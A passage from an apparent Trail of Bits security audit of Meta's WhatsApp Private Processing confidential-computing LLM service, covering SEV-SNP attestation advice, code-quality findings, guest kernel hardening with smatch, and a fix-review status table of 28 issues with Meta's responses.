Limit the validity period of SEV-SNP attestations by restricting the validity period of RA-TLS leaf certificates to a short window, such as one hour, and the validity of host certificates to an intermediate period, such as 24 hours. This will ensure that an extracted RA-TLS key is not valid for more than one hour and a compromised host cannot generate RA-TLS certificates for future epochs.

Freshness can be guaranteed even in the presence of an adversarial host provisioning CA by including a signed timestamp by a third party in the host certificate and including both the host and leaf certificate in the SEV-SNP `REPORT_DATA` digest.

Use VCEKs rather than a VLEK

A VLEK is an alternative to the VCEK. In a VLEK arrangement, the AMD KDS maintains a private key that Meta can request to be wrapped with an encryption key controlled by one of its AMD SEV-SNP CPUs.

We do not recommend the use of a VLEK, as it hinders any attempt to provide host transparency to third parties; a Meta-internal adversary could use a single physically compromised AMD SEV-SNP ASP to extract the VLEK. Such a compromised host would never be present in a transparency log, and such an action would not be detectable by contracted auditors or independent security researchers.

D. Code Quality Recommendations

The following recommendations are not associated with specific vulnerabilities. However, they enhance code readability and may prevent the introduction of vulnerabilities in the future.

- **Ineffective enforcement of `ENABLE_INFERENCE` environment variable for streaming prediction responses:** The Orchestrator is designed to disable all inference calls to the LLM Predictor CVM unless the `ENABLE_INFERENCE` environment variable is set to a value of 1. In the Python `Handler` class, the `handle_request_streaming_response` method does not correctly enforce this environment variable's value. This method is a generator that yields each token as it is received from the LLM Predictor CVM. If the `ENABLE_INFERENCE` environment variable is not set to 1, the method yields an error message but continues execution, including passing the user's query to the LLM Predictor. To ensure that the function stops when it detects that LLM inference is not explicitly enabled, add a `return` statement after the `yield` on line 198.

```
 183    # In the future, handle_request_response could potentially be implemented in
 184    # terms of handle_request_streaming_response.
 185    async def handle_request_streaming_response(
 186        self, serialized_tee_request: bytes
 187    ) -> AsyncGenerator[str, None]:
 188        logger.info("In handle_request_streaming_response")
 189        tee_request = TEERequest()
 190        tee_request.ParseFromString(serialized_tee_request)
 191
 192
 193        # Check if inference is enabled
 194        if not os.environ.get("ENABLE_INFERENCE", "0") == "1":
 195            logger.info(
 196                "Inference is disabled. Please run export ENABLE_INFERENCE=1 to
enable it."
 197            )
 198            yield "Inference is disabled. Run the orchestrator with
ENABLE_INFERENCE=1 to enable it."
 199
 200
 201        # Find out which request type we have
 202        request_type = tee_request.WhichOneof("request")
 203        logger.info(f"Received request of type {request_type}")
```

Figure D.1: Incorrect enforcement of the ENABLE_INFERENCE environment variable

- **Inconsistent hostnames between URL and `Host` header in TEE requests:** The Android and iPhone WhatsApp clients use different hostnames in the URLs used to establish end-to-end TEE connections and in the requests' `Host` headers. This inconsistency could lead to confusion and hinder the system's maintainability.

```
const val TEE_URL = "https://teelm.meta.com/"
val HEADERS =
    mapOf(“Host” to “teellm.meta.com”, “Content-Type” to “application/x-www-form-urlencoded”)
```

Figure D.2: Inconsistent hostnames in Android OHAI client

```
static func teeConfiguration() -> TheiaConnectionConfiguration {
    let url = URL(wa_string: “https://teelm.meta.com/”)!
    let headers = [
        “Host”: “teellm.meta.com”,
        “Content-Type”: “application/x-www-form-urlencoded”,
    ]
    return TheiaConnectionConfiguration(url: url, headers: headers)
}
```

Figure D.3: Inconsistent hostnames in iOS OHAI client

- **Test and production clients do not separate Fastly production and development environments:** The iOS and Android WhatsApp clients have separate constant URL configurations for the Fastly OHAI proxies for development and production use. Even though there are separate clients for test use and production use, the production clients still use the development OHAI proxies.

```
 @AnyThread
  suspend fun sendHttpRequest(
      httpRequest: HttpRequest,
      teeRequestLogData: TeeRequestLogData,
      transparencyReportBuilder: TransparencyReportBuilder? = null
  ): HttpResponse? {
// ...
          val encryptedResponse =
              httpClient.getResponseWithByteArray(
                  OhaiProxy.FASTLY_DEV.value,
                  encryptionResult.cipherText,
                  mapOf("Content-Type" to "message/ohttp-req"))
// ...

  @VisibleForTesting
  suspend fun handShake(
      teeTLSSession: WaTeeTLSSession,
      headers: MutableMap<String, String>,
      publicKeyConfig: PublicKeyConfig,
      teeRequestLogData: TeeRequestLogData,
      transparencyReportBuilder: TransparencyReportBuilder? = null,
  ): Boolean {
      Log.d("$TAG: Starting handshake")
// ...
        waOhaiHttpClient.executeRequest(
            url = TEE_URL,
            proxyUrl = OhaiProxy.FASTLY_DEV,
            httpMethod = "POST",
            postDataBytes = performHandshakeResult.sendBuffer,
            additionalHeaders = headers,
            keyConfig = publicKeyConfig) { httpResponse: HttpResponse? ->
```

Figure D.4: Use of development Fastly environment in Android production code

```
    static func createTEEConnection(userContext: Context, analytics:
AIInfraAnalytics) -> TEEConnection {
        let teeConfigurations = TheiaConnectionConfiguration.teeConfiguration()
        let theiaConnection = WAAIInfaTheiaConnectionImpl(
            url: teeConfigurations.url,
            headers: teeConfigurations.headers,
            userContext: userContext,
            proxy: .devFastly,
            analytics: analytics
        )
        return TEEConnectionImpl(connection: theiaConnection, analytics:
analytics)
    }
```

Figure D.5: Use of development Fastly environment in iOS production code

E. Guest Kernel Attack Surface Minimization

We provide strategic appendices as part of a comprehensive approach to help our clients continuously improve the security of their offerings. This appendix gives general best practices and is not a remediation for any specific security finding.

When deploying a CVM, malicious hypervisors have the opportunity to access guest memory due to shared memory between the hypervisor and guest kernel drivers to support functionality like virtualized devices, leveraging communication mechanisms like PMIO, MMIO, and DMA to fulfill device memory access. Additionally, guest drivers accepting hypervisor-provided input can be susceptible to memory corruption vulnerabilities that a malicious hypervisor can much more easily trigger to gain strong exploit primitives.

We outline two strategies to facilitate the minimization of the host-to-guest attack surface for Meta's WAPSI CVM guest kernel image.

Discovering and Removing Unnecessary Kernel Modules

The smatch static analyzer project has added support for a `check_host_input` pattern, which can identify sources in kernel driver source code where hypervisor-provided input could be provided to exercise guest kernel functionality maliciously. The WAPSI kernel configuration for CVM guests can be tested with it to enumerate over-enabled drivers in the kernel image that could be disabled.

Before building smatch, ensure that the `check_host_input` pattern is enabled in `check_list.h` prior to running `make`:

```
diff --git a/check_list.h b/check_list.h
index 7115b069..554cfc97 100644
--- a/check_list.h
+++ b/check_list.h
@@ -247,7 +247,7 @@ CK(check_returns_negative_error_code)
 CK(check_platform_get_irq_return)
 CK(check_kvmalloc_NOFS)
 CK(check_uaf_netdev_priv)
-//CK(check_host_input)
+CK(check_host_input)
```

Figure E.1: Enabling the `check_host_input` matching rule in smatch

Use the following to incorporate smatch during the kernel build:

```
# Prepare configuration for CVM guest, config can be exported elsewhere for build
$ ./facebook/scripts/prepareconfig -a x86_64 -f default -p
facebook/config/flavor-wapsiguest-x86_64.config > .config
$ make olddefconfig

# Build a SQL database of cross-function kernel entities with helper
$ ~/smatch/smatch_scripts/build_kernel_data.sh

# Running and collecting output into smatch_warns.txt
$ make -j$(nproc) CHECK="~/smatch/smatch -p kernel --file-output --succeed" \
     C=1 KCFLAGS="-fno-ipa-sra -fno-ipa-cp-clone -fno-ipa-cp"

# Alternatively, use the kchecker script on individual folders/modules:
$ ~/smatch/smatch_scripts/kchecker drivers/
```

Figure E.2: Running static analysis with smatch with kernel-specific configuration

Output from the static analysis run will be saved in a `smatch_warns.txt` output file in the kernel tree. Intel TDX maintainers who have implemented this rule also provide a helper script to filter out host-to-guest I/O findings:

```
$ python3 process_smatch_output.py ~/linux/smatch_warns.txt -o check_host_input.txt
```

Figure E.2: Filtering on `smatch_warns.txt` output for host-to-guest findings

Example output from static analysis results looks like the following:

```
drivers/pci/switch/switchtec.c:387 product_id_show() warn: {13404549796148747157}
        'check_host_input' a tainted value from the host 'buf' used in function
'io_string_show';
drivers/pci/switch/switchtec.c:388 product_revision_show() warn:
{17761576134287000836}
        'check_host_input' a tainted value from the host 'buf' used in function
'io_string_show';
drivers/pci/switch/switchtec.c:388 product_revision_show() warn:
{12994542014174039267}
        'check_host_input' a tainted value from the host 'buf' used in function
'io_string_show';
drivers/pci/switch/switchtec.c:400 component_vendor_show() warn:
{17397695671028071203}
        'check_host_input' a tainted value from the host 'buf' used in function
'io_string_show';
drivers/pci/switch/switchtec.c:409 component_id_show() warn: {8730923704271058390}
        'check_host_input' read from the host using function 'ioread16' into a
variable 'id';
drivers/pci/switch/switchtec.c:415 component_id_show() warn: {12053442735246870028}
```

```
        'check_host_input' a tainted value from the host 'id' used in function
'sysfs_emit';
drivers/pci/switch/switchtec.c:423 component_revision_show() warn:
{3062677382936552553}
        'check_host_input' read from the host using function 'ioread8' into a
variable 'rev';
drivers/pci/switch/switchtec.c:429 component_revision_show() warn:
{17006796879548119007}
        'check_host_input' a tainted value from the host 'rev' used in function
'sysfs_emit';
```

Figure E.3: Example smatch output for check_host_input findings

The above findings show that the PCI-based Microsemi Switchtec controller driver is enabled as a loadable module in the WAPSI kernel with `CONFIG_PCI_SW_SWITCHTECH=m`.

It does not readily appear that a CVM requires any passthrough of this specific network switch for its normal operation, and thus this driver should be disabled to disallow hotplugging by a malicious hypervisor to exercise guest kernel functionality. Kernel tree paths included in the output produced by filtering should be investigated in a similar manner to determine whether it imposes an attack surface risk.

Maintaining a Trusted Device List

In the `process_smatch_output.py` script used in figure E.2, a `tdx_allowed_drivers` list is instantiated with kernel driver paths deemed critical to the normal functionality of a CVM, and relevant findings are thus excluded from being identified. These mainly include VirtIO-based device drivers, such as `virtio-blk` for block-based storage necessary for disk usage in the guest CVM.

After enumerating the host-to-guest attack surface, a similar trusted allowlist of device drivers should be determined. As described in Intel TDX's hardening guidance, the guest kernel image can then further be secured to incorporate a kernel-level allowlist for these devices and their PCI identifiers, as implemented here. TDX's implementation enforces lookup against the list through a TDX architecture-specific `arch_dev_authorized` check, which is then enforced across the following modules:

```
drivers/base/platform.c
691:    pdev->dev.authorized = arch_dev_authorized(&pdev->dev);

drivers/pci/probe.c
2542:           dev->dev.authorized = arch_dev_authorized(&dev->dev);

drivers/acpi/scan.c
```

```
733:            device->dev.authorized = arch_dev_authorized(&device->dev);
```

Figure E.4: Uses of `arch_dev_authorized` *to enforce trusted component allowlist*

In figure E.4, the authorization check is enforced during ACPI scanning, when a device is being added to the device hierarchy, and during PCI probing on the bus.

F. Fix Review Results

When undertaking a fix review, Trail of Bits reviews the fixes implemented for issues identified in the original report. This work involves a review of specific areas of the source code and system configuration, not comprehensive analysis of the system.

From April 23 to April 25, 2025, Trail of Bits reviewed the fixes and mitigations implemented by Meta for the issues identified in this report. We reviewed each fix to determine its effectiveness in resolving the associated issue.

From May 22 to May 23, 2025, Trail of Bits reviewed further mitigations for issues TOB-WAPI-7, TOB-WAPI-10, TOB-WAPI-17, and TOB-WAPI-18.

On August 12, Trail of Bits confirmed a partial mitigation for TOB-WAPI-9.

In summary, of the 28 issues described in this report, Meta has resolved 16 issues, has partially resolved four issues, and has not resolved the remaining eight issues. For additional information, please see the Detailed Fix Review Results below.

ID	Title	Severity	Difficulty	Status
1	ACS key rotation can de-anonymize users	Medium	Medium	Resolved
2	Malicious ACS server can serve invalid signed blinded tokens	Medium	Medium	Resolved
3	OHTTP key rotation can de-anonymize users	Medium	Medium	Resolved
4	Clients can be targeted by geographic region	Informational	Medium	Unresolved
5	Sensitive inference-related data can be logged client-side	Low	Low	Unresolved
6	Tracked attributes may pose targeting risk	Informational	Low	Unresolved
7	Remote attestation lacks freshness guarantees	High	High	Resolved

8	Reported AMD SEV-SNP TCB version is not checked against VCEK certificate	High	High	Resolved
9	Client does not enforce all available AMD SEV-SNP Guest Policy protections	Informational	High	Partially Resolved
10	SEV-SNP attestation is not bound to Meta-specific machines	High	Medium	Partially Resolved
11	Use of TLS 1.2 and permissive ciphersuites	Informational	N/A	Resolved
12	The system is vulnerable to SNDL attacks by quantum computers	Informational	N/A	Unresolved
13	CVMs can be compromised via environment variable injection	High	Medium	Resolved
14	Insecure rsync usage in configure_cvm.sh	Informational	N/A	Resolved
15	Models are stored and loaded as pickle files throughout LLM servers	Informational	High	Resolved
16	LLM inference output size is not masked	Low	High	Unresolved
17	Malicious hypervisors can inject ACPI SSDTs into CVMs	High	Medium	Resolved
18	Lack of CVM image reproducibility hinders third-party review	High	Medium	Partially Resolved
19	Private artifact digests do not preserve file structure	Low	Medium	Unresolved
20	Transparency namespacing not enforced	High	Medium	Resolved

21	Transparency artifacts do not expire	Informational	N/A	Resolved
22	Unnecessary I/O ports can be exposed to malicious hypervisors	Medium	Medium	Resolved
23	Private artifact binary transparency verification may fail silently	Low	Medium	Resolved
24	Unpatched Mbed TLS and OpenSSL versions contain known CVEs	Informational	N/A	Partially Resolved
25	Spectre mitigations are not enabled in the CVM guest	Informational	N/A	Resolved
26	LLM tokenization may leak user data via cache side channels	Informational	N/A	Unresolved
27	Binary transparency relies on a centralized honest party	Informational	N/A	Unresolved
28	GPU LLMs do not verify NVIDIA GPU attestation	High	Medium	Resolved

Detailed Fix Review Results

TOB-WAPI-1: ACS key rotation can de-anonymize users
Resolved in D71515247 and D71773542. ACS keys and configuration data are now retrieved from Fastly to prevent targeting. Key packages are signed by a Meta-controlled public key, which is hard-coded in the client.

TOB-WAPI-2: Malicious ACS server can serve invalid signed blinded tokens
Resolved in D69822878, D69829118, and D70011790. Discrete-log equivalence proofs are now served along with the ACS signed tokens. Both the iOS and Android WhatsApp clients verify those proofs, rejecting the ACS token if verification fails.

TOB-WAPI-3: OHTTP key rotation can de-anonymize users
Resolved in D71515247 and D71773542. OHTTP keys and configuration data are now retrieved from Fastly to prevent targeting. Key packages are signed by a Meta-controlled public key, which is hard-coded in the client.

TOB-WAPI-4: Clients can be targeted by geographic region
Unresolved. Meta provided the following response:

For both performance and security reasons, we intend to update how ACS tokens are fetched and used to reduce correlation between first fetch and first use. We are also evaluating the risks of ACS token re-use in the context of other potential timing attacks.

We assess timing attacks of this sort to be difficult to achieve as our product reaches complete rollout and a steady-state QPS. We will evaluate further mitigations and risk as the product reaches scale.

TOB-WAPI-5: Sensitive inference-related data can be logged client-side
Unresolved. Meta provided the following response:

Detection of unintentional logging is an area we continuously invest in across Meta surfaces, beyond just ACS tokens.

We rely on industry standard code review and principles of data minimization to reduce risk of logging unnecessary, security-critical data.

TOB-WAPI-6: Tracked attributes may pose targeting risk
Unresolved. Meta provided the following response:

While acknowledging there are correlation risks from general metadata logging, we have not seen evidence indicating that the specific logs being collected can be used to break the non-targetability of our system. We will continuously reassess this risk as our system evolves.

TOB-WAPI-7: Remote attestation lacks freshness guarantees
Resolved in D74603096. Servers now include the TLS `client_random` nonce in AMD-SEV attestation reports. Clients enforce matching nonces to ensure attestation freshness.

TOB-WAPI-8: Reported AMD SEV-SNP TCB version is not checked against VCEK certificate
Resolved in D69724419. All RA-TLS connections now correctly validate the bootloader, TEE, SNP, and microcode X.509 extension fields in the VCEK certificates.

TOB-WAPI-9: Client does not enforce all available AMD SEV-SNP Guest Policy protections
Partially resolved. Meta has disabled simultaneous multi-threading at the host level and introduced client-side policy enforcement. Other policy enforcement flags are not currently supported in KVM. Meta provided the following response:

We enforce recommended settings for MIGRATE_MA, DEBUG, but remaining guest policies are not supported in our current kernel.

In addition, we enforce the recommended setting for SMT, however we implement this not in the guest policy but via the platform policy.

We are working with vendors to add support for the additional policy protections.

TOB-WAPI-10: SEV-SNP attestation is not bound to Meta-specific machines
Partially resolved in D73932854 and D73827419. Meta now enrolls hosts via a trust-on-first-use process, allowing Meta to detect unexpected changes to hardware identifiers on Meta-controlled infrastructure. However, this process does not provide full assurance of the provenance or integrity of AMD SEV CPUs used to produce attestation reports within Meta's infrastructure.

Meta now publishes the digest of each VCEK certificate used for WhatsApp Private Processing to a Cloudflare transparency log. While external actors cannot validate the integrity of VCEKs cached in the transparency log, the log will provide a basis for future automated verification of hardware inventory by Meta or third-party auditors.

Meta provided the following response:

Meta now publishes Authorized Host Identities to an external log. We assess that this provides sufficient protection against this issue, while providing external auditability for the use of publicly known compromised VCEKs.

In future architectures, we plan to provide cryptographically verifiable host attestation, which will fully resolve this issue.

TOB-WAPI-11: Use of TLS 1.2 and permissive ciphersuites
Resolved in D69931378 and D70004593. WhatsApp Mbed TLS clients for RA-TLS now use only TLS 1.3.

TOB-WAPI-12: The system is vulnerable to SNDL attacks by quantum computers
Unresolved. Meta provided the following response:

We're actively working towards implementing WhatsApp's transition to PQ-hardened systems. Further, we assess that the SNDL attacks are unlikely due to non-targetability and anonymity properties of our system.

TOB-WAPI-13: CVMs can be compromised via environment variable injection
Resolved in D72583676 and D72805813. Only a fixed set of environment variables are allowed in the environment file. The values of each variable in the `EnvironmentFile` are validated to ensure that they are no longer than 50 characters and contain only alphanumeric characters, dots, underscores, and dashes. This validation prevents injection of malicious environment variables into the file.

TOB-WAPI-14: Insecure rsync usage in configure_cvm.sh

Resolved in D69858604 and D71784233. The `configure_cvm.sh` script first copies the files into a temporary directory with an `rsync` command that includes `--safe-links` and omits `-L`, which prevents symlink attacks. Then the script copies the files to their destinations with an `rsync` command that uses null characters as separators between filenames, thereby preventing injection attacks or errors due to newlines in filenames. Moreover, the `files_to_copy` variable in `//tee/snp/image/bzl/cvm.bzl` no longer uses glob patterns, which eliminates the chance that the script will process filenames with unexpected characters.

TOB-WAPI-15: Models are stored and loaded as pickle files throughout LLM servers
Resolved in D70305933. Meta has migrated the LLM inference stack from PyTorch to the vLLM library, and the previously identified uses of `torch.load` are no longer executed in production. vLLM does not support loading models from pickle files.

TOB-WAPI-16: LLM inference output size is not masked
Unresolved. Meta provided the following response:

Meta agrees that the impact of this finding is low and would require a sophisticated attack to leak minimal information about unidentified users. We will continue to harden this attack surface.

TOB-WAPI-17: Malicious hypervisors can inject ACPI SSDTs into CVMs
Resolved in D73804542 and D73937575. CVMs now use a custom bootloader based on the Project Oak Stage0 firmware project. The expected ACPI SSDT digest is included in the SEV-SNP launch digest measurement. The bootloader verifies that the ACPI table provided by QEMU matches the expected digest.

ACPI SSDT digests are therefore publicly disclosed via the binary transparency log. Meta caches the QEMU command used to generate the ACPI table as well as the raw SSDT bytes. We recommend making these artifacts publicly available.

TOB-WAPI-18: Lack of CVM image reproducibility hinders third-party review
Partially resolved. Meta has reduced the dependency of the CVM images on internal infrastructure, allowing the team to publish open-source repositories with source code. For example, the Predictor CVM is now based on the fully open-source vLLM project.

Additionally, Meta has imposed strict controls on binary dependencies and is producing dependency manifests that track the versions and digests of open-source dependencies. Binaries included in the CVM are now either built from version-controlled source code or included in version-controlled checksum manifests. These measures improve Meta’s ability to achieve internal assurance of the integrity of CVM images.

However, CVM images are not yet fully reproducible. This means that unaffiliated reviewers cannot gain full assurance of the security of WhatsApp Private Processing CVMs via review of source code alone.

Meta provided the following response:

We've enabled automatic build pipelines with build provenance verification to ensure the integrity of deployed binaries from auditable sources.

In addition, we are working towards greater build reproducibility to ease third-party auditing of binary artifacts.

TOB-WAPI-19: Private artifact digests do not preserve file structure
Unresolved. Meta provided the following response:

We designed and built the system in such a way that private artifacts do not contain or allow any unmeasured code to execute on the CVM, and have taken steps, as in TOB-WAPI-15, to harden and validate that they do not.

In addition, our internal policies around code review and access controls further limit the feasibility of this attack while longer-term mitigations are considered.

TOB-WAPI-20: Transparency namespacing not enforced
Resolved in commit D70708182. Attestation clients now ship with policies restricting namespaces to a set of trusted namespaces, rejecting a proof in the event of a mismatch. This resolves the most severe component of the issue. However, attestation clients do not require a *specific* namespace or use the `SubjectAlternativeName` to distinguish between trusted TEE types. We recommend allowing RA-TLS clients to specify a specific TEE type or types per request, to avoid attacks in which TEEs communicate with trusted but improperly routed server TEEs.

TOB-WAPI-21: Transparency artifacts do not expire
Resolved in D70813884. Transparency artifacts have fixed expiration times that are based on the artifact type, and a transparency proof is rejected if the signature is older than the artifact's expiration time. CVM artifacts expire after three weeks, though the security control could be strengthened by reducing these validity periods whenever possible.

TOB-WAPI-22: Unnecessary I/O ports can be exposed to malicious hypervisors
Resolved in D72410416. The kernel source now enforces an explicit allowlist for port numbers, disallowing serial port access outside of debug mode.

TOB-WAPI-23: Private artifact binary transparency verification may fail silently
Resolved in D70925617. The requisite dependencies between the `start_main` and `verify_bt_artifacts` services have been added, and testing demonstrates that `start_main` will fail startup if the artifact verification fails.

TOB-WAPI-24: Unpatched Mbed TLS and OpenSSL versions contain known CVEs
Partially resolved. Mbed TLS version 3.6.0 is now in use for all packages that have the `wameta_use_mbedtls_v3` flag enabled, which includes all relevant components of WhatsApp and the TEE infrastructure. OpenSSL has not been patched. We recommend continuing to monitor OpenSSL disclosures, especially relating to local side channels, as CVMs are more sensitive to such attacks than may be the case for other Meta infrastructure.

Meta provided the following response:

We have updated MbedTLS to a newer version which does not contain this CVE.

We are using an OpenSSL version with the low-severity CVE for 2 reasons: 1) the latest version leads to significant perf degradation and 2) the lack of concrete and relevant exploit paths for this CVE.

We continuously apply patches and promptly address all critical vulnerabilities to maintain defense-in-depth security as part of best practice vulnerability management.

TOB-WAPI-25: Spectre mitigations are not enabled in the CVM guest
Resolved in D70646271. The recommended Spectre mitigation kernel command line flags have been added to the CVM guest.

TOB-WAPI-26: LLM tokenization may leak user data via cache side channels
Unresolved. Meta provided the following response:

We will continue to follow research into this space and work to continue hardening our systems against potential side-channel attacks.

TOB-WAPI-27: Binary transparency relies on a centralized honest party
Unresolved. Meta provided the following response:

The current architecture requires collaboration between two distinct parties to compromise the system. However, future iterations will enable cryptographic verification of binary transparency artifacts, rather than relying on trust of any particular third-party.

TOB-WAPI-28: GPU LLMs do not verify NVIDIA GPU attestation
Resolved in D70814218. The CVM uses the NVIDIA `nvtrust` attestation utility to check attestation reports from GPUs and switches before launching the main service. RIMs are currently baked into the CVM build, but Meta plans to implement runtime RIM provisioning and revocation checking in the future.

G. Fix Review Status Categories

The following table describes the statuses used to indicate whether an issue has been sufficiently addressed.

Fix Status	
Status	**Description**
Undetermined	The status of the issue was not determined during this engagement.
Unresolved	The issue persists and has not been resolved.
Partially Resolved	The issue persists but has been partially resolved.
Resolved	The issue has been sufficiently resolved.

About Trail of Bits

Founded in 2012 and headquartered in New York, Trail of Bits provides technical security assessment and advisory services to some of the world's most targeted organizations. We combine high-end security research with a real-world attacker mentality to reduce risk and fortify code. With 100+ employees around the globe, we've helped secure critical software elements that support billions of end users, including Kubernetes and the Linux kernel.

We maintain an exhaustive list of publications at https://github.com/trailofbits/publications, with links to papers, presentations, public audit reports, and podcast appearances.

In recent years, Trail of Bits consultants have showcased cutting-edge research through presentations at CanSecWest, HCSS, Devcon, Empire Hacking, GrrCon, LangSec, NorthSec, the O'Reilly Security Conference, PyCon, REcon, Security BSides, and SummerCon.

We specialize in software testing and code review projects, supporting client organizations in the technology, defense, and finance industries and government entities. Notable clients include HashiCorp, Google, Microsoft, Western Digital, and Zoom.

Trail of Bits also operates a center of excellence with regard to blockchain security. Notable projects include audits of Algorand, Bitcoin SV, Chainlink, Compound, Ethereum 2.0, MakerDAO, Matic, Uniswap, Web3, and Zcash.

To keep up to date with our latest news and announcements, please follow @trailofbits on X and explore our public repositories at https://github.com/trailofbits. To engage us directly, visit our "Contact" page at https://www.trailofbits.com/contact or email us at info@trailofbits.com.

Trail of Bits, Inc.
228 Park Ave S #80688
New York, NY 10003
https://www.trailofbits.com
info@trailofbits.com

Notices and Remarks

Copyright and Distribution

Test Coverage Disclaimer

All activities undertaken by Trail of Bits in association with this project were performed in accordance with a statement of work and agreed upon project plan.

Security assessment projects are time-boxed and often reliant on information that may be provided by a client, its affiliates, or its partners. As a result, the findings documented in this report should not be considered a comprehensive list of security issues, flaws, or defects in the target system or codebase.

Trail of Bits uses automated testing techniques to rapidly test the controls and security properties of software. These techniques augment our manual security review work, but each has its limitations: for example, a tool may not generate a random edge case that violates a property or may not fully complete its analysis during the allotted time. Their use is also limited by the time and resource constraints of a project.